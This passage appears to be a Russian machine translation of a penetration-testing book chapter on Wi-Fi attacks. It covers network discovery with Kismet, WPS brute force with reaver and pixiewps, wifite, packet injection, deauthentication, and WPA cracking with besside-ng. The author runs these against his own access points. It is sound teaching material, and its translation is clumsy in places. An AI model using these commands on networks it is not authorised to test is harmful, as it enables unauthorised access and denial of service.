В конечном счете, цель атаковать сети Wi-Fi - не просто атаковать сеть; это получить доступ к информации или системам. Или оба. Атака на протокол дает им доступ к информации, передаваемой по сети. Это либо дает им информацию, которая сама по себе может быть ценной, либо дает им доступ к системе в сети. Так важно помнить цель атакующего. Когда мы проводим тестирование, нам нужно убедиться, что мы проводим тестирование не только ради тестирования, хотя это может быть интересно; мы следим за тем, чтобы наши цели тестирования не подвергались потенциальной атаке. Цель вашего тестирования - улучшить состояние безопасности, помнить, а не просто сбивать с толку.

802.11 Терминалогия и функционирование

Прежде чем приступить к различным атакам, нам, вероятно, следует рассмотреть терминологию и функционирование стандарта 802.11. Во-первых, существует два типа сетей 802.11: специальные сети и сети инфраструктуры. В специальной сети клиенты подключаются друг к другу напрямую. В одноранговой сети может быть несколько систем, но нет центрального устройства, через которое происходит связь. Если есть точка доступа (AP) или базовая станция, сеть считается сетью инфраструктуры. Устройства, которые подключаются через точку доступа, являются клиентами. AP будут отправлять сообщения по воздуху с указанием их присутствия. Это сообщение называется маяком.

Процесс, который клиенты используют для подключения к сети Wi-Fi, заключается в отправке сообщения об обнаружении беспроводных сетей. Принимая во внимание, что проводные системы используют электрические сигналы для связи, беспроводные системы используют радиосвязь, то есть они имеют передатчики и приемники. Кадр зонда отправляется с помощью радиопередатчика в устройстве. Точки доступа в окрестностях, получающие зонды, отвечают их идентификационной информацией. Клиент, если ему сообщит пользователь, попытается связаться с точкой доступа. Это может включать некоторую форму аутентификации. Аутентификация не обязательно подразумевает шифрование, хотя сети WiFi обычно шифруются каким-либо образом. Это может или не может быть правдой, когда речь идет об общественных сетях, таких как сети в ресторанах, аэропортах и других открытых пространствах.

ПРИМЕЧАНИЕ

> Корпоративная среда может иметь несколько точек доступа, все из которых используют один и тот же идентификатор набора служб (SSID). Атаки на беспроводную сеть будут направлены на отдельные устройства / радиомодули AP, но в случае успеха конечный результат попадет в сеть предприятия, независимо от того, на какую AP вы нацеливаетесь.

Как только клиент был аутентифицирован и связан, он тогда начнет связываться с AP. Даже если устройства обмениваются данными с другими в той же беспроводной сети, все взаимодействие будет проходить через точку доступа, а не напрямую от однорангового узла. Конечно, есть гораздо больше технических деталей для сетей 802.11, но этого достаточно для наших целей, чтобы подготовить почву для дальнейших обсуждений.

Когда мы проводим тестирование по сети, часто сетевой интерфейс необходимо переводить в беспорядочный режим, чтобы гарантировать, что весь трафик передается через сетевой интерфейс и в операционную систему. Когда дело доходит до WiFi, нам нужна другая функция: режим монитора (*monitor mode*). Это говорит интерфейсу WiFi отправлять радиотрафик в дополнение к сообщениям, которые вы обычно видите. Это означает, что вы могли видеть сообщения маяка, а также сообщения, связывающие и аутентифицирующие клиентов к точке доступа. Это все сообщения протокола 802.11, которые обычно появляются на радио и не видны в противном случае. Чтобы включить режим мониторинга, если инструмент, который вы используете, не делает это за вас, вы можете использовать *airmon_ng start wlan0*, предполагая, что ваше имя интерфейса - *wlan0*. Некоторые инструменты будут обрабатывать настройки режима монитора для вас.

Идентификация сетей

Одна из проблем с WiFi заключается в том, что для простого подключения систем к сети SSID обычно транслируется. Это избавляет людей от необходимости вручную добавлять беспроводную сеть, предоставляя SSID, даже до ввода пароля или их имени пользователя и пароля. Однако передача SSID также помогает злоумышленникам идентифицировать находящиеся поблизости беспроводные сети. Обычно это легко сделать. Все, что вам нужно сделать, это попросить подключиться к беспроводной сети, и вам будет представлен список доступных сетей. На рисунке 7-1 показан список доступных беспроводных сетей, когда я был на конференции в центре Денвера несколько лет назад. Это особенно хороший список, поэтому я сохранил скриншот.

WAR DRIVING

> Злоумышленники могут использовать мобильные устройства для идентификации беспроводных сетей в пределах области. Этот процесс обычно называют *war driving*.

Тем не менее, этот список не представляет нам ничего, кроме SSID. Чтобы получить действительно полезную информацию, которая нам понадобится для некоторых инструментов, нам нужно взглянуть на что-то вроде Kismet. Вам может быть интересно, какие еще детали нам нужны. Одним из них является идентификатор набора базовой станции (BSSID). Это отличается от SSID и выглядит как MAX-адрес. Одна из причин, по которой необходим BSSID, заключается в том, что SSID можно использовать в нескольких точках доступа, поэтому одного SSID недостаточно, чтобы указать, с кем клиент общается.

Рис. 7-1. Листинг беспроводных сетей

Прежде чем мы начнем использовать специальные инструменты WiFi для исследования беспроводных сетей, давайте рассмотрим использование Wireshark. В частности, мы рассмотрим отправляемые заголовки радио. Вы не увидите ничего подобного, когда будете нормально захватывать трафик, если не включите режим мониторинга на своем беспроводном интерфейсе, что можно сделать, включив этот параметр в интерфейсе в Wireshark. Как только вы это сделаете, вы увидите весь радио-трафик, который видит ваш интерфейс. Используя Wireshark, мы можем посмотреть заголовки, указывающие, где был объявлен SSID. Это называется *frame*, и Wireshark будет называть это в информационной колонке. Вы можете увидеть соответствующие заголовки на рисунке 7-2. Это показывает имя SSID как *TPLink_862C_5G*. Кроме того, вы увидите, что BSSID отличается и представлен в виде MAC-адреса, включая преобразование уникального организационного идентификатора (OUI) в идентификатор поставщика.




Рис. 7-2. Радио заголовки в Wireshark

Программа *kismet* может использоваться не только для получения BSSID беспроводной сети, но также для подсчета сетей, которые вещают. Эта информация также включает SSID, которые не названы. На рисунке 7-3 вы увидите, что пара SSID не имеет явного имени. Первым является *<Hidden SSID>*, указывающий, что трансляция SSID была отключена. Когда отправляется запрос на поиск беспроводных сетей, точка доступа не отвечает именем SSID. Вы, однако, получите BSSID. Используя BSSID, мы сможем связаться с устройством, потому что мы знаем идентификацию AP. Второй, который не назван явно, это *<Any>*, что указывает на то, что отправляется зонд.

Вы также заметите SSID, с которым связаны два отдельных BSSID. В этом случае два подключенных устройства Google WiFi обрабатывают этот SSID, и в

результате SSID объявляется обоими этими устройствами. *kismet* также показывает канал, связанный с этим SSID. Наши два AP рекламы CasaChien находятся на двух разных каналах. Две точки доступа, пытающиеся установить связь по одному и тому же каналу, т. Е. Использующие один и тот же частотный диапазон, в итоге будут забивать друг друга. В проводном мире это можно назвать столкновением. Хотя есть разные адреса, это все же радио. Если вы когда-либо слушаете радиостанцию AM или FM и в конце концов услышите вторую, вы поймете, что это за идея.




Рис. 7-3. Kismet — обнаружение беспроводных сетей

Вся эта информация полезна для дальнейших стратегий атаки. Нам нужно знать такие вещи, как BSSID, чтобы выполнять атаки, поскольку именно так мы знаем, что мы говорим с правильным устройством.

WPS атаки

Одним из способов получения доступа к сети WiFi, особенно для тех, кто не хочет иметь дело с настройкой операционной системы путем ввода паролей или парольных фраз, является использование WiFi-Protected Setup (WPS). WPS может использовать различные механизмы для привязки клиента к точке доступа. Это может включать предоставление персонального идентификационного номера (PIN), использование USB-накопителя или нажатие кнопки на точке доступа. Однако уязвимости связаны с WPS, что может позволить злоумышленнику получить доступ к сетям, к которым он не должен получить доступ. В результате полезно сканировать сети, которые могут поддерживать WPS, поскольку это можно отключить.

Инструмент, который мы собираемся начать, - это *wash*. Этот инструмент позволяет нам узнать, включен ли WPS на точке доступа. Это простой в использовании инструмент. Вы запускаете его, указывая интерфейс для сканирования или предоставляя файл захвата для поиска. В примере 7-1 показан цикл поиска сетей в моем районе, в которых включен WPS. Это простой прогон, хотя мы могли бы выбрать конкретные каналы.

Пример 7-1. Запуск wash для идентификации Точек Доступа с поддержкой WPS

```
yazpistachio:root~# wash -i wlan0

Wash v1.6.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner

    BSSID          Ch   dBm   WPS  Lck   Vendor       ESSID
-------------------------------------------------------------------
50:C7:BF:82:86:2C   5   -43   2.0  No   AtherosC     TP-Link_862C
C4:EA:1D:D3:78:39   6   -43   2.0  No   Broadcom     CenturyLink5191
```

Теперь мы знаем, что у нас есть два устройства в непосредственной близости, которые поддерживают WPS для аутентификации. К счастью, оба эти устройства являются моими, что означает, что я могу проводить тестирование на них. У меня есть BSSID, который мне нужен для запуска дополнительных атак. Мы собираемся взглянуть на использование средства поиска средств, чтобы попытаться получить доступ к точке доступа. Эта система Kali не связана с этой сетью и AP. Никакие учетные данные аутентификации не были переданы между Кали и этим AP. Итак, мы попытаемся использовать *reaver*, чтобы использовать WPS для получения доступа. По сути, это атака грубой силой, и ее легко начать. Нам нужно предоставить интерфейс для использования, а также BSSID. Вы можете увидеть начало прогона в Примере 7-2.

Пример 7-2. Использование reaver для попытки аутентификации

```
yazpistachio:root~# reaver -i wlan0 -b 50:C7:BF:82:86:2C

Reaver v1.6.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner
<cheffner@tacnetsol.com>

[+] Waiting for beacon from 50:C7:BF:82:86:2C
[+] Received beacon from 50:C7:BF:82:86:2C
[+] Vendor: AtherosC
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)
[+] 0.00% complete @ 2018-02-20 17:33:39 (0 seconds/pin)
```

Использование Reaver для получения PIN-кода WPS может занять несколько часов, в зависимости от характеристик оборудования и сети, с которой вы пытаетесь установить связь. *reaver* - не единственный инструмент атаки, который можно использовать против устройств с поддержкой WPS. *Reaver* используется онлайн, но если вам нужно получить PIN-код в автономном режиме, вы можете использовать атаку Pixie Dust. Эта атака использует преимущество отсутствия случайных значений, используемых для настройки шифрования, которое проходит между AP и клиентом. Чтобы получить ПИН-код с помощью атаки Pixie Dust, вам потребуется доступ к успешному соединению.

Получив это, вы получаете открытый ключ как от точки доступа (регистратор), так и от клиента (зачисленного). Кроме того, вам нужны два хеш-значения, используемые клиентом: ключ сеанса аутентификации и одноразовый номер, используемый подписчиком. Если у вас есть такие программы, вы можете использовать несколько программ. Один из них - *reaver*. Другим является *pixiewps*. Использовать *pixiewps* просто. Чтобы запустить его с соответствующей информацией, вы используете *pixiewps -e <enrolleekey> -r <registrarkey> -s <хэш1> -z <хэш2> -a <sessionkey> -n <nonce>*.

Автоматизация нескольких тестов

Неудивительно, что вы можете атаковать сети WiFi несколькими способами. Проблема в том, что, говоря о сетях WiFi, можно предположить, что существует только пара типов сетей WiFi. Реальность такова, что существует множество способов развертывания сетей WiFi, даже до того, как мы перейдем к топологии - это означает расположение устройств, будь то ячеистая сеть, и различные другие подобные проблемы. На сегодняшний день мы вообще не говорили о шифровании, хотя упоминали ключи.

Для решения проблем конфиденциальности, Wired Equivalent Privacy (WEP) была разработана для обеспечения шифрования передачи. Без шифрования любой человек с радио WiFi может прослушивать передачи. Все, что им нужно, это быть рядом с сигналом, который может быть на парковке. У WEP, тем не менее, были уязвимости. Из-за слабости вектора инициализации может быть определен ключ шифрования, что позволяет расшифровать трафик. В результате WPA был разработан как преемник WEP. У него тоже были проблемы, приведшие к WPA2.

Проблема в том, что некоторые люди все еще используют старые механизмы шифрования. Частично это связано с устаревшими требованиями. Может быть аппаратное обеспечение, которое не может быть заменено и которое поддерживает только старые механизмы. Если у вас есть работающая настройка сети, зачем все-таки ее менять? Поэтому стоит провести тестирование на некоторых из этих механизмов.

Кали включает в себя одну программу, которая может быть использована для автоматического тестирования сетей WiFi с использованием различных методов. *wifite* может тестировать точки доступа WPA, WEP и AP с поддержкой WPS. Хотя вы можете протестировать каждый из них в отдельности, вы также можете запустить *wifite* без каких-либо параметров и заставить его протестировать все эти механизмы. Рисунок 7-4 показывает работу *wifite*. Для запуска он переводит интерфейс в режим мониторинга. Это необходимо, чтобы иметь возможность получать радиотрафик, необходимый для тестирования. Что интересно в этом прогоне, кроме одного из SSID, это то, что все BSSID указывают, что WPS не включен, что неверно по крайней мере для двух из них.

ПРИМЕЧАНИЕ

ESSID - это расширенный идентификатор набора услуг. В некоторых случаях BSSID будет равен ESSID. Однако в более крупных сетях, где может быть несколько AP, ESSID будет отличаться от BSSID.




Рис. 7-4. Использование wifite для сбора BSSIDs

Рисунок 7-4 показывает список AP, которые были идентифицированы. Когда у вас есть этот список, вам нужно выбрать точки доступа, которые вы хотите проверить. Когда у вас есть SSID, который вы хотите протестировать, чтобы показать его в списке, вы нажимаете Ctrl-C, чтобы остановить поиск сетей. Затем вы выбираете устройство из списка или можете выбрать все. Пример 7-3 показывает начало тестирования по всем AP.

Пример 7-3. Запуск тестирования с помощью wifite

```
[+] select target numbers (1-5) separated by commas, or 'all': all

  [+] 5 targets selected.

  [0:08:20] starting wpa handshake capture on "CasaChien"
  [0:08:09] sending 5 deauth to *broadcast*...
```

Как уже упоминалось, *wifite* по умолчанию использует различные стратегии. В дополнение к попытке захвата рукопожатия, требуемого WPA, как вы можете видеть в Примере 7-3, *wifite* также будет проходить при запуске атаки Pixie Dust. Вы можете увидеть попытки выполнить эту атаку против точек доступа с включенным WPS на рисунке 7-5. Вы также заметите, что *wifite* смог захватить рукопожатие WPA, которое он сохранил как файл pcap для последующего анализа.

Это будет выполняться некоторое время, пытаясь вызвать уязвимости, которые существуют в отношении поддерживаемых механизмов шифрования и аутентификации. Поскольку были выбраны все пять целей, это займет немного больше времени, чем если бы я просто тестировал одно из устройств. Для запуска этих тестов *wifite* необходимо отправить кадры, которые не были бы

частью обычного процесса. Другие инструменты делают подобные вещи, вводя трафик в сеть, чтобы отслеживать ответы от сетевых устройств. Это может быть важно при попытке собрать достаточно трафика для анализа.




Рис. 7-5. wifite пытается выполнить Pixie Dust атаку

Инъекционные атаки

Обычный подход к атаке на сети WiFi заключается во внедрении кадров в сеть. Это может быть для того, чтобы вызвать ответ от AP. Одним из инструментов, доступных в Kali для включения впрыска, является *wifitap*. Эта программа создает туннельный интерфейс, который можно использовать для ввода трафика в беспроводную сеть. В примере 7-4 показано использование *wifitap* для создания туннельного интерфейса. BSSID предоставляется для AP, связанной с SSID. Вы также увидите, что указан интерфейс для входящих и исходящих сообщений. После запуска wifitap вы увидите, что появился новый интерфейс. Затем вам нужно будет настроить новый интерфейс, *wj0*, чтобы использовать его.

Пример 7-4. Использование wifitap для создания туннеля

```
Psyco optimizer not installed, running anyway...
IN_IFACE:       wlan0
OUT_IFACE:      wlan0
BSSID:          50:c7:bf:82:86:2c
Interface wj0 created. Configure it and use it
```

После того, как интерфейс настроен, вы сможете установить IP-адрес для целевой сети на интерфейсе, а затем задать маршруты для целевой сети через новый интерфейс. Эта программа позволит вам вводить пакеты в сеть без использования какой-либо другой библиотеки. Любое приложение может использовать этот новый интерфейс без необходимости знать что-либо о взаимодействии с беспроводными сетями. Наряду с *wifitap* поставляется несколько других инструментов, которые можно использовать для ответов на протоколы, такие как ARP и DNS. Инструменты *wifiarp* и *wifidns* можно использовать для прослушивания и реагирования на эти протоколы в сети.
Не все беспроводные интерфейсы поддерживают внедрение пакетов. Инъекция пакетов - это то, что будет важно не только для сброса трафика в беспроводную сеть, но также и для попытки взлома паролей, которые позволят нам получить учетные данные для аутентификации для этой беспроводной сети. В примере 7-5 показано использование инструмента *aireplay-ng* для определения того, работает ли инъекция в вашей системе с вашим интерфейсом. Из результата видно, что инъекция прошла успешно.

Пример 7-5. Использование aireplay-ng для теста пакетной инъекции

```
yazpistachio:root~# aireplay-ng -9 -e TP-Link_862C -a 50:C7:BF:82:86:2C
wlan0
21:07:37 Waiting for beacon frame (BSSID: 50:C7:BF:82:86:2C) on channel
5 21:07:37 Trying broadcast probe requests...
21:07:38 Injection is working!
21:07:39 Found 1 AP
21:07:39 Trying directed probe requests...
21:07:39 50:C7:BF:82:86:2C - channel: 5 - 'TP-Link_862C'
21:07:40 Ping (min/avg/max): 1.290ms/14.872ms/48.013ms Power: -44.97
21:07:40 29/30: 96%
```

aireplay-ng поставляется с пакетом *aircrack-ng* и также может запускать другие атаки, такие как фальшивая аутентификация, воспроизведение ARP и другие атаки против аутентификации. Все эти атаки выполняются с использованием методов внедрения пакетов в беспроводной сети. Это ключевой элемент запуска парольных атак.

Взлом пароля WiFi

Целью взлома пароля в сети WiFi является получение ключевой фразы, используемой для аутентификации на AP. Получив парольную фразу, мы можем получить доступ к сети, к которой у нас не должно быть доступа. С точки зрения работы с работодателем или клиентом, если вы сможете взломать пароль, злоумышленник также сможет это сделать. Это может означать уязвимости в используемом механизме шифрования или слабую фразу-пароль. В любом случае, это то, что бизнес должен решить, чтобы предотвратить несанкционированный доступ к сети.

Несколько инструментов могут быть использованы для выполнения парольных атак на сети WiFi. Имейте в виду, что вы можете работать против двух механизмов шифрования: WEP и WPA. Менее вероятно, что вы будете работать по сети WEP, но вы все равно можете их увидеть. Если вы это сделаете, вам следует настоятельно рекомендовать вашему клиенту или работодателю сделать все возможное для замены точки доступа и сети. Вы можете обнаружить, что они застряли с этим по наследственным причинам, поэтому стоит помнить об этом. Другой механизм шифрования, с которым вы столкнетесь, - это некая форма WPA. Опять же, вы не должны видеть WPA, но вместо этого вы должны увидеть WPA2. Если вы работаете с WPA, вам настоятельно рекомендуется заменить его на WPA2.

besside-ng

Первый инструмент, который мы рассмотрим, это *besside-ng*. Однако, прежде чем мы это сделаем, мы снова будем сканировать BSSID, хотя сделаем это по-другому. Мы собираемся использовать другой инструмент из пакета *aircrack-ng*. Этот инструмент переводит ваш беспроводной интерфейс в режим мониторинга и в процессе создает еще один интерфейс, который можно использовать для передачи трафика. Чтобы включить режим мониторинга, мы используем *airmon-ng start wlan0*, когда беспроводным интерфейсом является *wlan0*. После запуска *airmon-ng* создается интерфейс *wlan0mon*. *airmon-ng* сообщит вам имя созданного интерфейса, поскольку ваш может отличаться. Как только у нас будет включен режим мониторинга, мы можем использовать *airodump-ng wlan0mon* для отслеживания трафика с помощью заголовков радиостанций, который активируется *airodump-ng*. Пример 7-6

Пример 7-6. Использование airodump-ng

```
CH 10 ][ Elapsed: 6 mins ][ 2018-02-25 19:41
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER
AUTH ESSID
78:28:CA:09:8E:41 -1 0 16 0 1 -1 WPA
<leng
70:3A:CB:52:AB:FC -10 180 259 0 1 54e. WPA2 CCMP PSK
CasaC
18:D6:C7:7D:EE:11 -29 198 121 0 1 54e. WPA2 CCMP PSK
CasaC
70:3A:CB:4A:41:3B -44 162 92 0 11 54e. WPA2 CCMP PSK
CasaC
C4:EA:1D:D3:78:39 -46 183 0 0 6 54e WPA2 CCMP PSK
Centu
50:C7:BF:82:86:2C -46 118 0 0 5 54e. WPA2 CCMP PSK
TP-Liq
C4:EA:1D:D3:80:19 -49 57 39 0 6 54e WPA2 CCMP PSK
Centuq
q
BSSID STATION PWR Rate Lost Frames
Probe
(not associated) 1A:BD:33:9B:D4:59 -20 0 - 1 0 6
(not associated) 26:D6:B6:BE:08:7A -42 0 - 1 0 6
(not associated) 44:61:32:D6:46:A3 -46 0 - 1 0 90
CasaChien
(not associated) 64:52:99:50:48:94 -48 0 - 1 0 12
WifiMyqGdo
```

```
(not associated) F4:F5:D8:A2:EA:AA -46 0 - 1 0 3
CasaChien
78:28:CA:09:8E:41 94:9F:3E:01:10:FB -28 0e- 0 79 53
Sonos_lHe9q
70:3A:CB:52:AB:FC 94:9F:3E:01:10:FA -26 36 -24 0 101
70:3A:CB:52:AB:FC C8:DB:26:02:89:62 -1 0e- 0 0 3
70:3A:CB:52:AB:FC 94:9F:3E:00:FD:82 -36 0 -24 0 27
18:D6:C7:7D:EE:11 44:61:32:8C:02:9A -46 0 - 1e 240 117
CasaChien
```

Это дает нам список BSSID, а также детали шифрования. Мы знаем, что большинство из них используют WPA2 с протоколом кода аутентификации сообщения цепочки блоков шифрования в режиме счетчика, протоколом CBC-MAC в режиме счетчика или протоколом режима CCM (CCMP). К сожалению, тот, который использует WPA, а не WPA2, не входит в мои сети, поэтому я не могу проводить на нем никакого тестирования. Вместо этого мы собираемся использовать принадлежащую мне точку доступа, которая не используется ни для чего, кроме тестирования. Мы будем использовать *besside-ng*, чтобы попытаться взломать аутентификацию для этого BSSID. Вам нужно использовать -b с BSSID, как вы можете видеть в примере 7-7. Вам также необходимо указать используемый интерфейс. Вы увидите, что wlan0mon используется, но для его использования я остановил *airmon-ng*.

Пример 7-7. Автоматический взлом пароля с помощью besside-ng

```
yazpistachio:root~# besside-ng -b 50:C7:BF:82:86:2C wlan0mon
[19:55:52] Let's ride
[19:55:52] Resuming from besside.log
[19:55:52] Appending to wpa.cap
[19:55:52] Appending to wep.cap
[19:55:52] Logging to besside.log
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
[19:55:59] \Attacking [TP-Link_862C] WPA - DEAUTH
```

Из примера вы увидите, что *besside-ng* отправляет DEAUTH. Это сообщение деаутентификации. Он используется для принудительной повторной аутентификации клиентов для сбора сообщения аутентификации. После того, как сообщение аутентификации было собрано, программа может выполнить атаку методом грубой силы для определения используемой идентификационной фразы

или пароля. Мы нападаем на сеть с шифрованием WPA2, но если бы мы нашли сеть с шифрованием WEP, мы могли бы использовать *wesside-ng.*

ПРИМЕЧАНИЕ

Атака деаутентификации также может использоваться как отказ в обслуживании. Внедряя сообщения деаутентификации в сеть, злоумышленник может принудительно отключить клиента от сети. Постоянно повторяя сообщение деаутентификации, клиент может застрять в цикле аутентификации / деаутентификации и никогда не сможет войти в сеть.

coWPAtty

